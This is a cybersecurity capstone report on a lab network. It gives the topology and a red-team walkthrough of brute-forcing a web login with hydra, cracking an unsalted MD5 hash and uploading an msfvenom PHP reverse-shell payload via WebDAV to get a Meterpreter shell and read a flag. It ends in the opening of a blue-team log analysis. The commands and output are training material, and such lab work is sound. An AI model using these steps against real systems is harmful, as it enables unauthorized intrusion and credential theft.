Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

IPv4: 192.168.1.1
OS:
Hostname: Host Server
/Gateway

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Gateway
Capstone	192.168.1.105	Target Machine
Kali Linux	192.168.1.90	Penetration Testing Machine
ELK Server	192.168.1.100	Monitoring and Logging Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Exposure of Information Through Directory Listing	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers	*Attacker can extract sensitive information that are available inside the files they should not have access to*
Password-based login Vulnerabilities - Weak password policy - Weak Lockout Mechanism	Compromise the website's security if an attacker is able to obtain or guess the login credentials of another user	*Attacker can use a brute-force attack where a system of trial and error is used to attempt to guess valid user credentials. These attacks are typically automated using wordlists of usernames and passwords.*
Use of a One-Way Hash without a Salt	Use of a one-way cryptographic hash against an input that should not be reversible, such as a password, but the software does not also use a salt as part of the input	*Easier for attackers to pre-compute the hash value using dictionary attack techniques such as rainbow tables*

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:


Vulnerability	Description	Impact
WebDAV Write Access Code Execution	Upload malicious content using WebDAV	*An attacker may leverage this issue to upload arbitrary files to the affected computer. This will allow the execution of server-based script code, and will facilitate a compromise of the affected server*
Remote code execution (RCE)	RCE is the term to describe the execution of arbitrary code on a computer system, where the threat actor does not have direct access to the console	*The impact of an RCE vulnerability can range from malware execution to an attacker gaining full control over a compromised machine*

Exploitation: Exposure of Information Through Directory Listing

01

Tools & Processes

Used web browser to navigate the directory structure and explore the file contents hosted on web server 192.168.1.105




```
Index of /

     Name            Last modified     Size Description
company_blog/     2019-05-07 18:23    -
company_folders/  2019-05-07 18:27    -
company_share/    2019-05-07 18:22    -
meet_our_team/    2019-05-07 18:34    -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

02


Achievements

Gathered information regarding hidden folder details, key stakeholders aka targets for the penetration test. Also found details regarding possible username to target to reveal contents of secret folder that is password protected



192.168.1.105/company_fol
192.168.1.105/company_folders/company_culture/file1.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Sec

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```


Exploitation: Password-based login Vulnerabilities

01


Tools & Processes
Used hydra to conduct a brute force attack for username ashton to crack its weak password

02

Achievements
Gained access to secret_folder and was able to see the contents of connect_to_corp_server. The file had details on how to connect to the webDAV server and also had ryan's password hash



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-27 16:41:39
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



Not Found

The requested URL was not found on this server.


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name: ashton

Password: ••••••••



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


Exploitation: Use of a One-Way Hash without a Salt

01

Tools & Processes
Used crackstation.net to crack the non-salted password hash

02

Achievements
Gained access webDAV server where files could be uploaded



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

s: Green: Exact match, Yellow: Partial match, Red: Not found.



Warning, you are using the root account, you may harm your system.

"passwd.dav": 43 bytes unknown


Exploitation: WebDAV Write Access Code Execution

01


Tools & Processes
Used msfvenom to create a reverse_tcp php payload and dropped it into the webdav server

02

Achievements
Placed a reverse_shell php payload into the webDAV server



```
root@Kali:~/Desktop# cat shell.php
root@Kali:~/Desktop# ls
shell.php
root@Kali:~/Desktop# nano shell.php
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.
1.90 lport=4444 >>shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



Warning, you are using the root account, you may harm your system.


"shell.php": 1.1 KiB (1,113 bytes) PHP script

Exploitation: Remote code execution (RCE)


01

Tools & Processes

Used metasploit to set up a TCP listener on port 4444 for target 192.168.1.105. The exploitation was successful by attempting to open the payload in the server



```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:47432) at 2022-01-27 18:08:21 -0800

meterpreter > 
```



Index of /webdav


Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-01-28 02:08	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

02

Achievements

Used the shell to command and control the capstone machine, gathered files, user information and file contents of flag.txt




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:47432) at 2022-01-27 18:08:21 -0800

meterpreter > shell
Process 2895 created.
Channel 0 created.
whoami
www-data
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




11,000 hits

Jan 27, 2022 @ 00:00:00.000 - Jan 29, 2022 @ 01:00:00.000 — Auto

Time	source.ip	destination.ip	source.port	destination.port
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	1
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	3
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	4
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	6
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	7
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	9
Jan 28, 2022 @ 00:10:40.000	192.168.1.90	192.168.1.105	50457	13

- Based on data, it looks like the port scanning started at 00:10 AM on 01/28/2022
- 11,000 packets were sent from 192.168.1.90 to Capstone machine 192.168.1.105
- Rapid succession of sending requests to different ports indicates that this was most likely a port scan

Analysis: Finding the Request for the Hidden Directory




http.response.status_code: 401


query: GET /company_folders/secret_folder

HTTP status codes for the top queries [Packetbeat] ECS

GET /company_folders/secret_folder: HTTP Query




HTTP Transactions [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

